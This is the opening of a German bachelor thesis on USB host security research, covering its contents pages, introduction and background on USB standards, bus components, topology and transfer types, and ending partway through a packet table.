in Kooperation mit

Finden und Ausnutzen von Schwachstellen in USB-Host-Implementierungen

Bachelorthesis

Gerhard Klostermeier

17. Oktober 2014

Betreuer (Hochschule Aalen):
Prof. Dr. Christoph Karg

Betreuer (SySS GmbH):
Christian Rothländer

Inhaltsverzeichnis

1 Einleitung **1**
- 1.1 Motivation . . . 1
- 1.2 Ziele . . . 2
- 1.3 Vorgehensweise . . . 2

2 USB **3**
- 2.1 Standards . . . 3
  - 2.1.1 Version 1.0 . . . 3
  - 2.1.2 Version 1.1 . . . 3
  - 2.1.3 Version 2.0 . . . 4
  - 2.1.4 Version 3.0 . . . 5
- 2.2 Bus-Komponenten . . . 5
- 2.3 Topologie . . . 7
- 2.4 Transaktion und Transfertypen . . . 8
  - 2.4.1 Control Transfers . . . 10
  - 2.4.2 Bulk Transfers . . . 11
  - 2.4.3 Interrupt Transfers . . . 12
  - 2.4.4 Isochronus Transfers . . . 12
- 2.5 Deskriptoren . . . 13
  - 2.5.1 Hierarchischer Aufbau . . . 14
  - 2.5.2 Device Descriptor . . . 14
  - 2.5.3 Configuration Descriptor . . . 15
  - 2.5.4 Interface Descriptor . . . 16
  - 2.5.5 Endpoint Descriptor . . . 17
  - 2.5.6 String Descriptor . . . 18
- 2.6 Enumeration und Control Transfers im Detail . . . 19
  - 2.6.1 Setup Packet . . . 21
  - 2.6.2 Standard Requests . . . 22
- 2.7 USB-Klassen . . . 25

3 USB-Sicherheit **27**
- 3.1 Angriffsmöglichkeiten . . . 28
  - 3.1.1 Deskriptor-basierte Angriffe . . . 28
  - 3.1.2 Angriffe auf Treiber . . . 28
- 3.2 Verwendete Hardware . . . 29
  - 3.2.1 Facedancer . . . 29
  - 3.2.2 Teensy . . . 31
- 3.3 Verwendete Software . . . 32
  - 3.3.1 umap . . . 32
  - 3.3.2 IDA Pro . . . 34
  - 3.3.3 WinDbg . . . 35

4 Angriffe **36**
4.1 Denial-of-Service-Angriff auf Windows . . . 36
4.1.1 Implementierung auf dem Facedancer-Board . . . 36
4.1.2 Implementierung auf dem Teensy-Board . . . 37
4.2 Remote Denial-of-Service-Angriff auf Windows . . . 38
4.3 Buffer Overflow in Linux-Audiotreiber . . . 42
4.3.1 Quellcodeanalyse . . . 42
4.3.2 Implementierung auf dem Teensy-Board . . . 44
4.3.3 Probleme bei der Exploit-Entwicklung . . . 47
4.4 Privilege Escalation über Windows RNDIS-Treiber . . . 50
4.4.1 Analyse des Patches (KB2807986) . . . 50
4.4.2 Implementierung auf dem Facedancer-Board . . . 52
4.4.3 Analyse des Crash-Dumps . . . 53
4.4.4 Analyse des Systems zur Laufzeit . . . 55
4.4.5 Probleme bei der Exploit-Entwicklung . . . 58
4.5 Teensy-Board als USB-Tastatur . . . 59
4.6 Weitere Funde . . . 63

5 Fazit **66**

Quellen **67**

Abbildungsverzeichnis

1 Certified USB Logo. . . . 3
2 Certified USB Hi-Speed Logo. . . . 4
3 Certified USB SuperSpeed Logo. . . . 5
4 Zusammenspiel von Geräten und Hubs mit unterschiedlichen Geschwindigkeiten. 6
5 Kaskadierte Sterntopologie von USB. . . . 7
6 Teile eines Transfers. . . . 8
7 Hierarchischer Aufbau der Deskriptoren. . . . 14
8 Die drei Phasen eines Control Write Transfers. . . . 20
9 Das Facedancer-Board. . . . 29
10 Aufbau des Facedancer-Boards. . . . 30
11 Das Teensy-Board (Version 3.1). . . . 31
12 IDA Pro (Freeware Version 5.0). . . . 34
13 WinDbg (Version 6.12.0002.633). . . . 35
14 Angreifer steckt manipuliertes USB-Gerät in den RDP Client. . . . 40
15 RDP Client stürzt durch den Fehler in `usbaudio.sys` ab. . . . 40
16 RDP Server stürzt durch den Fehler in `usbaudio.sys` ab. . . . 41
17 Die entwickelte „USB-Type“-Einstellung in der Arduino IDE. . . . 45
18 Interner Aufbau der trojanischen Maus. . . . 59
19 Bauteile der trojanischen Maus. . . . 60
20 Fertig verdrahtete Bauteile der trojanischen Maus. . . . 60
21 Anordnung der Bauteile innerhalb der trojanischen Maus. . . . 61

Tabellenverzeichnis

1 Transaktionspakete im Überblick. 10
2 Die ersten zwei Felder eines jeden Deskriptors. 13
3 Im Device Descriptor enthaltene Informationen. 15
4 Im Configuration Descriptor enthaltene Informationen. 16
5 Im Interface Descriptor enthaltene Informationen. 17
6 Im Endpoint Descriptor enthaltene Informationen. 18
7 Im String Descriptor enthaltene Informationen. 18
8 Im Setup Packet enthaltene Informationen. 22
9 Setup Packet eines Standard Device Requests. 23
10 Setup Packet eines Standard Interface Requests. 24
11 Setup Packet eines Standard Endpoint Requests. 24
12 USB-Klassencodes. 26
13 USB-Weiterreichungsmechanismen (via RDP) im Vergleich. 41

Listings

1 Optionen von umap. 33
2 Denial of Service-Angriff auf Windows durch umap-Testfall (hidparse.sys). . . . 37
3 Veränderungen an Report Descriptor für DoS-Angriff auf Windows. 38
4 Denial-of-Service von Windows durch umap-Testfall (usbaudio.sys). 39
5 Quelltextauszug aus `linux-2.6.38/sound/usb/caiaq/audio.c`. 42
6 Quelltextauszug aus `linux-2.6.38/include/sound/pcm.h`. 43
7 Quelltext für die notwendige Kommunikation mit dem caiaq-Treiber. 46
8 Quelltextauszug aus `arduino-1.0.5/hardware/teensy/cores/teensy3/usb_desc.h` in dem der Produktname definiert wird. 46
9 Absturzbericht nach dem Buffer Overflow im caiaq-Audiotreiber. 48
10 Mit WinDbg analysierter Crash Dump (Auszug). 53
11 `POOL_HEADER`-Datenstruktur (x86 Windows). 54
12 Assembler-Quelltextauszug der Problemstelle von MS13-027. 55
13 Quellcode für das Teensy-Boards zum Herunterladen und Ausführen einer Datei. 62
14 Denial-of-Service-Angriff auf HP Drucker durch umap-Testfall. 63
15 umap-Testfall, welcher das BIOS zum Neustart des Laptops bringt. 64
16 umap-Testfall, welcher das BIOS zum Einfrieren bringt. 64

Allgemeine Informationen

Autor: Gerhard Klostermeier
Studiengang: IT-Sicherheit
Erstellung der Bachelorarbeit: Sommersemester 2014

Betreuer (Hochschule Aalen): Prof. Dr. Christoph Karg
Betreuer (SySS GmbH): Christian Rothländer

Hochschule Aalen
Beethovenstraße 1
73430 Aalen

SySS GmbH
Wohlboldstraße 8
72072 Tübingen

Informationen zum Dokument

Referenzen (Links) besitzen in diesem Dokument je nach Ziel unterschiedliche Farben.

- Rot: Referenzen innerhalb des Dokuments (z.B. auf Kapitel oder Abbildungen).
- Grün: Referenzen auf Quellen (z.B. Literatur oder andere Veröffentlichungen).
- Blau: Referenzen auf Internet-Quellen (URLs).

Ehrenwörtliche Erklärung

Hiermit versichere ich, dass ich die Bachelorarbeit selbstständig verfasst und keine anderen als die angegebenen Quellen und Hilfsmittel benutzt habe.

_____

Gerhard Klostermeier

1 Einleitung

Diese Arbeit befasst sich mit der Sicherheit von USB-Implementierungen auf Host-Seite. Als „Host“ gilt hierbei jedes Gerät, an welches eine USB-Komponente angeschlossen werden kann (z.B. PCs, Tablets, Spielkonsolen, Embedded Devices, etc.). Die USB-Implementierung eines solchen Hosts umfasst wiederum alles von Hostcontroller-Chip über dessen Treiber, verschiedene Abstraktionsschichten durch den USB-Stack des Betriebssystems bis hin zum Client-Treiber oder gar bis zu „Hardware-nahen“ Anwendung. Jeder an der USB-Implementierung beteiligte Teil ist aus Sicht eines Angreifers ein potenzielles Ziel, dass durch Anschließen eines geeigneten USB-Geräts angegriffen werden kann. Wie solche Schwachstellen gefunden und wie sie möglicherweise ausgenutzt werden können, soll diese Ausarbeitung klären.

1.1 Motivation

Die Motivation, sich mit der USB-Schnittstelle und deren Sicherheit zu beschäftigen, liegt hauptsächlich darin, dass auf diesem Gebiet noch verhältnismäßig wenig geforscht wurde, obwohl das Thema Sicherheit für USB durchaus von hoher Relevanz ist. Diese hohe Relevanz ergibt sich hauptsächlich dadurch, dass nahezu jedes moderne computergesteuerte Gerät über eine USB-Schnittstelle verfügt, um Peripheriegeräte anschließen zu können. Auch sind USB-Sicherheitstests eine wichtige Maßnahme, um sogenannte Black-Box-Tests[1] im Bereich der Embedded Devices durchzuführen, da diese häufig als einzige echte Schnittstelle (neben Ethernet/WLAN) nur USB anbieten.

Hauptgrund für das verhältnismäßig geringe Interesse an USB-Sicherheit (z.B. im Vergleich zu TCP/IP) ist vermutlich die Tatsache, dass fast alle Angriffsszenarien das Einstecken eines (unbekannten) USB-Geräts voraussetzen. Dies verringert die Anzahl an Angriffsvektoren erheblich und lässt den Fehlschluss zu, dass die USB-Schnittstelle für die meisten Installationen ein vernachlässigbares Risiko birgt. Sicherheitsvorfälle in den letzten Jahren zeigen jedoch, dass Angreifer gerne zum USB-Stick greifen, wenn klassische Möglichkeiten – wie ein Angriff über das Internet – nicht möglich sind. Als besonders prominentes Beispiel gilt der Stuxnet Wurm, welcher sich auch über USB-Sticks verbreitete, um mutmaßlich Steuersysteme für Zentrifugen in Urananreicherungsanlagen zu manipulieren. [Fal11] Ein anderes Beispiel sind Geldautomaten, die durch das Einstecken eines USB-Geräts vom Angreifer dahingehend manipuliert werden, dass beliebige Geldfächer des Automaten ausgegeben werden können. [Unb13]

[1] Informationen zu Black-Box-Tests auf Wikipedia: https://de.wikipedia.org/wiki/Black-Box-Test

1.2 Ziele

Um sich sowohl die USB-Theorie als auch die praktischen Aspekte von USB und USB-Sicherheit anzueignen, wurden folgende Ziele definiert:

- Erarbeiten von theoretischem Hintergrundwissen über USB.
- Aufarbeiten der allgemeinen Problematik von USB in Bezug auf Sicherheit.
- Praktisches Finden von Problemen in USB-Host-Implementierungen.
- Konzipierung von *Proof of Concept*-Angriffen auf gefundene oder bekannte Schwachstellen.
- Praktisches Ausnutzen von Schwachstellen in USB-Implementierungen.

1.3 Vorgehensweise

Um insbesondere die praktischen Ziele zu erreichen, wurde die Vorgehensweise in drei grundlegende Teile gegliedert.

1. **Fehler finden**
   Zur Suche nach Fehlern in USB-Implementierungen soll hauptsächlich auf automatisiertes Fuzzing gesetzt werden. Das heißt, es werden systematisch die vom Programmierer konstruierten Testfälle abgearbeitet, mit dem Ziel Fehlverhalten zu provozieren. Vorteil dieser Methode ist, dass sie auch bei Black-Box-Tests zum Einsatz kommen kann, denn es wird kein Wissen über das Zielsystem vorausgesetzt.

2. **Fehler analysieren**
   Dieser Schritt kann unterschiedlich komplex ausfallen. Angenommen es wird ein Fehler im USB-Stack eines mit Linux betriebenen Desktop-PCs gefunden, so kann das Fehlverhalten durch Crash-Dumps und den bei Linux offenen Quelltext analysiert werden. Bei Windows-basierten Systemen ist der Quelltext oftmals nicht einsehbar, was die Suche nach der Ursache für den Fehler erheblich erschwert.

   Die Individualität der auftretenden Fehler macht es unmöglich, im Voraus eine genaue Vorgehensweise festzulegen.

3. **Fehler ausnutzen**
   Falls durch die Analyse des Problems deutlich wird, dass es sich um eine Schwachstelle handelt die ausgenutzt werden kann, soll ein Angriffsszenario entworfen und implementiert werden. Auch hier ist die Vorgehensweise stark von der gefundenen Sicherheitslücke abhängig. Denkbar sind einfache *Denial of Service*-Angriffe (DoS) oder aber auch komplexere Szenarien, bei denen Schadcode durch das Einstecken eines USB-Geräts auf dem Zielsystem zur Ausführung kommt.

2 USB

Die USB-Schnittstelle entstand aus der Not heraus, die mangelnden Übertragungsraten anderer Schnittstellen zu verbessern. Auch sollte ein einheitlicher Standard geschaffen werden, der es Anwendern ermöglicht, verschiedenste Peripheriegeräte ohne großen Konfigurationsaufwand über die gleiche Steckverbindung anzuschließen. Obwohl diese Voraussetzungen bereits einige Nachteile der zu jener Zeit weit verbreiteten Schnittstellen (wie z.B. RS-232) korrigieren, wurden zusätzliche Anforderungen gestellt: USB soll *Hot-Plug*-fähig sein und die Hardware sowie die Protokolle sollen Zuverlässigkeit bieten. [Axe07]

Um USB zu spezifizieren fanden sich mehrere Unternehmen zusammen und gründeten 1995 das USB Implementers Forum (USB-IF). Prominente Mitglieder sind Compaq, Hewlett-Packard, Intel, Lucent, Microsoft, NEC, Phillips, Renesas, LSI, Apple und Agere Systems. Zur Zeit (Stand 2014) sind über 800 Firmen im USB-IF vertreten. [USB14]

2.1 Standards

Der USB-Standard durchlief im Zuge seiner Weiterentwicklung verschiedene Versionen. Wichtige Merkmale dieser Entwicklungsstufen und bedeutende Erweiterungen werden im Folgenden kurz vorgestellt.

2.1.1 Version 1.0

Die Veröffentlichung des USB-Standards in der Version 1.0 fand 1996 statt, ein Jahr nach der Gründung der USB-IF. Durch die mangelnde Unterstützung der weit verbreiteten Betriebssysteme Windows 95 und Windows NT 4.0, der maximalen Datenrate von 12 Mbit/s, und der fehlenden Werbung, schafften es kaum Geräte auf den Markt. [Axe07] [Pea10] [Wik14]

Abbildung 1: Certified USB Logo. [USB14]

2.1.2 Version 1.1

Nur zwei Jahre später, 1998, wurde Version 1.1 des USB-Standards verabschiedet. Sie korrigierte Fehler und Unklarheiten der Vorgängerversion und wurde um den Transfertyp *Interrupt OUT* erweitert. Die Übertragungsraten von 1,5 Mbit/s (*Low Speed*) und 12 Mbit/s (*Full Speed*) blieben unverändert. Auch die Farbe der Stecker blieb weiterhin auf weiß festgelegt. Was die Verbreitung der Computer mit USB-Hardware und der USB-Peripheriegeräte vorantrieb, war vermutlich mehr die Implementierung und Auslieferung eines USB-Stacks in Windows 98 (verbessert in Windows 98 SE) und weniger die neue Version des USB-Standards. [Axe07] [Pea10] [Wik14]

2.1.3 Version 2.0

Abbildung 2: Certified USB Hi-Speed Logo.
[USB14]

Der eigentliche Durchbruch für USB gelang mit der Version 2.0 des Standards, welcher im April 2000 veröffentlicht wurde. Nach der zunehmenden Beliebtheit von USB 1.1 und der Konkurrenz von FireWire war deutlich geworden, dass eine weitere Version, welche höhere Busgeschwindigkeit mit sich bringen würde, von großer Attraktivität wäre. Untersuchungen ergaben, dass mit der gleichen physikalischen Schnittstelle (um abwärtskompatibel zu bleiben) Datenraten von bis zu 480 Mbit/s möglich sind. Diese neue als *Hi-Speed* spezifizierte Übertragungsgeschwindigkeit bot nun auch die Möglichkeit nicht nur Drucker, Tastaturen oder Mäuse sinnvoll über USB zu nutzen, sondern auch Peripherie mit hohem Durchsatz wie Festplatten, Audio- oder Video-Geräte. Um die leistungsfähigeren Anschlüsse für Menschen einfach unterscheidbar zu machen sind USB 2.0 Stecker/Buchsen schwarz.

Die Version 2.0 erhielt über die Jahre mehrere Erweiterungen. Ein kleiner Auszug wird im Folgenden vorgestellt.

- Im Dezember 2000 wurde ein neuer Mini-B-Anschluss spezifiziert. Diese deutlich kleinere Verbindungsmöglichkeit wurde von Herstellern und Nutzern gerne angenommen, um auch „kleinere“ Peripherie wie Handys oder MP3-Player mit USB zu versorgen. Sieben Jahre später (2007) wurde Micro-USB spezifiziert. Diese noch kleinere Steckverbindung solte Mini-USB ersezten. Zur Zeit (Stand 2014) nutzen fast alle modernen Smartphones diesen Anschluss, nicht nur weil er noch kleiner ist, sondern auch weil er USB-OTG Unterstützung bietet.
- 2001 wurde der USB 2.0 Standard um USB On-The-Go (USB-OTG) erweitert. Dies ermöglicht es, dass USB-Peripheriegeräte untereinander ohne den klassischen Host-Computer (eingeschränkt) Daten austauschen können. Genutzt wird diese Funktion z.B. in Tablets, um diese um eine USB-Tastatur oder Maus zu erweitern.
- Im Mai 2005 hielt die Wireless USB-Erweiterung Einzug in die USB 2.0 Spezifikation. Damit können Geräte mit einer Bruttotransferrate von 480 Mbit/s Daten drahtlos übertragen. In der Praxis hat sich diese Technik jedoch nicht durchgesetzt.

[Axe07] [Pea10] [Wik14]

2.1.4 Version 3.0

Im November 2008 wurde die USB Spezifikation 3.0 (Revision 1.0) veröffentlicht. USB 3.0 weist eine neue Architektur auf, in der zwei physikalische Busse gleichzeitig arbeiten. Damit kann die als *SuperSpeed* bezeichnete Datenrate von bis zu 5 Gbit/s erreicht werden. Für diesen Modus führt USB 3.0 zusätzlich zu dem USB 2.0 Kabelpaar (für die Abwärtskompatibilität) weitere Adern. Diese sind bidirektional, was gleichzeitiges Senden und Empfangen ermöglicht. Um die zu USB 1.x oder USB 2.0 kompatiblen Typ A Stecker[2] von USB 3.0 Steckverbindern besser zu unterscheiden, sind diese blau. [Axe09]

Abbildung 3: Certified USB SuperSpeed Logo. [USB14]

2.2 Bus-Komponenten

Die grundlegenden physikalischen Komponenten von USB sind Schaltungen, Kabel und Stecker. Bei den Schaltungen handelt es sich um den Host, den Hostcontroller, den Root-Hub, ein oder mehrere Hubs und Geräte.

Host Beim Host handelt es sich um einen PC oder einen anderen Computer (auch Embedded Computer wie Drucker, Router, Tablets, etc.).

Hostcontroller Der Hostcontroller ist ein Chip, welcher meist auf der Hauptplatine des Hosts verbaut ist. Dieser steuert die komplette Kommunikation des Busses. USB-Geräte dürfen nur dann Daten senden, wenn sie vom Hostcontroller dazu aufgefordert wurden. Um herauszufinden, ob ein Gerät Daten senden möchte, muss der Hostcontroller häufig genug das Gerät befragen (*Polling*). [Axe07] [Wik14]

Root-Hub Auch der Root-Hub ist Teil des Hosts. Er arbeitet eng mit dem Hostcontroller zusammen und weist ein oder mehrere Ports auf, an denen Geräte oder Hubs angeschlossen werden können. [Axe07]

[2] Vollständige Liste aller USB Steckverbinder auf Wikipedia: https://de.wikipedia.org/w/index.php?title=Universal_Serial_Bus&oldid=131582902#USB-Stecker_und_-Buchsen

Hub Ein Hub ist ein Gerät, welches einen Upstream-Anschluss in Richtung des Hosts besitzt und einen oder mehrere Downstream-Ports. Ports können sowohl Anschlüsse für weitere USB-Geräte sein, als auch Verbindungen zu im Hub integrierten Geräten. Wenn Letzteres auch zutrifft, spricht man von *Composite Devices* (Verbundgeräten).

Hubs der Version 1.x wiederholen empfangene Daten. Dabei spielt es keine Rolle, ob diese in Upstream oder Downstream Richtung laufen. Zusätzlich kümmern sie sich um die Stromversorgung und kommunizieren über Status- und Steuermeldungen. USB 2.0 und 3.0 Hubs können zusätzlich zu den Funktionen eines 1.x Hubs, Geschwindigkeiten umwandeln (siehe Abbildung 4). [Axe07]



Abbildung 4: Zusammenspiel von Geräten und Hubs mit unterschiedlichen Geschwindigkeiten. [Axe09]

Funktion Laut der USB-Spezifikation ist eine Funktion ein Gerät, welches aus Sicht des Hosts eine einzelne Aufgabe erfüllen kann. Typische Beispiele sind Maus und Tastatur. Ein physikalisches Gerät kann wiederum mehrere Funktionen enthalten. Beispiel hierfür sind Webcams, welche meist eine Video- und eine Audio-Funktion (Mikrofon) enthalten. [Axe07]

Port Jeder Anschluss an dem Bus, meist eine Buchse oder ein Steckverbinder, ist ein USB-Port. Da alle Ports den gleichen Bus und somit auch den gleichen Datenpfad zum Hostcontroller verwenden, können USB-Ports nicht wie üblich einzeln adressiert werden. Außerdem müssen sie sich die Bandbreite des Busses teilen. [Axe07]

2.3 Topologie

Die Topologie von USB ist klassischerweise ein Stern. Wenn zusätzlich zum Root-Hub weitere Hubs angeschlossen werden, spricht man von einer kaskadierten Sterntopologie (siehe Abbildung 5). Es können maximal 127 Peripheriegeräte oder Hubs (einschließlich des Root-Hubs)



Abbildung 5: Kaskadierte Sterntopologie von USB.

[Axe09]

angeschlossen werden. Die maximale Kaskadierungstiefe von fünf Geräten darf dabei nicht überschritten werden. Da sich alle verbundenen Geräte den Bus zum Hostcontroller teilen, kann die Übertragungsgeschwindigkeit stark einbrechen wenn „zu viel“ Peripherie angeschlossen wird. Um diesem Problem vorzubeugen besitzen viele Hosts mehrere unabhängige Hostcontroller (und somit mehrere Busse). [Axe07]

2.4 Transaktion und Transfertypen

Ein USB-Datentransfer besteht aus mehreren Transaktionen. Jede davon durchläuft maximal drei Phasen bzw. Teile: Token, Data und Handshake. Die Phasen bestehen wiederum aus ein oder zwei Paketen. Alle diese Pakete beginnen mit einer Identifikationsnummer (PID). Der Aufbau wird in Abbildung 6 grafisch dargestellt. Eine Übersicht der Transaktionspakete zeigt Tabelle 1. [Axe07]



Abbildung 6: Teile eines Transfers.

[Axe09]

Jeder Transfer muss einem der vier Transfertypen (*Control Transfer*, *Interrupt Transfer*, *Isochronus Transfer* oder *Bulk Transfer*) angehören. Diese legen fest, auf welche Art ein Host mit einem Endpunkt eines Geräts zu kommunizieren hat. Durch verschiedene Vor- und Nachteile eignet sich je nach Anwendung einer der Typen besonders gut.

Für einen Transfer muss im Vorfeld die Kommunikationsrichtung festgelegt werden. Es ist zu beachten, dass diese aus der Sicht des Hosts zu verstehen ist. Definiert ein Gerät für einen seiner Kommunikationsendpunkte z.B. Bulk Transfers als Transfertyp mit Richtung „IN“ (Input), so empfängt dieser Endpunkt keinesfalls Daten vom Host, sondern ist dafür zuständig, Daten an den Host auszuliefern. IN ist als „*Input* für den Host bereitstellen“ zu verstehen und OUT als „*Output* vom Host entgegennehmen“. [Axe07]

Pakettyp	**PID Name**	**Wert**	**Verwendet in Transfertyp**	**Quelle**	**Busgeschwindigkeit**	**Beschreibung**
Token (kennzeichnet den Transaktionstyp)	OUT	0001	Alle	Host	Alle	Geräte- und Endpunktadresse für OUT-Transaktionen
	IN	1001	Alle	Host	Alle	Geräte- und Endpunktadresse für IN-Transaktionen
	SOF	0101	Start of Frame	Host	Alle	*Start of Frame*-Markierung und Frame-Nummer
	SETUP	1101	Control	Host	Alle	Geräte- und Endpunktadresse für Setup-Transaktionen
Data (befördert Daten oder Statuscodes)	DATA0	0011	Alle	Host, Gerät	Alle	Daten-Toggle, PID-Datenabfoge
	DATA1	1011	Alle	Host, Gerät	Alle	Daten-Toggle, PID-Datenabfolge
	DATA2	0111	Isochron	Host, Gerät	Alle	PID-Datenabfolge
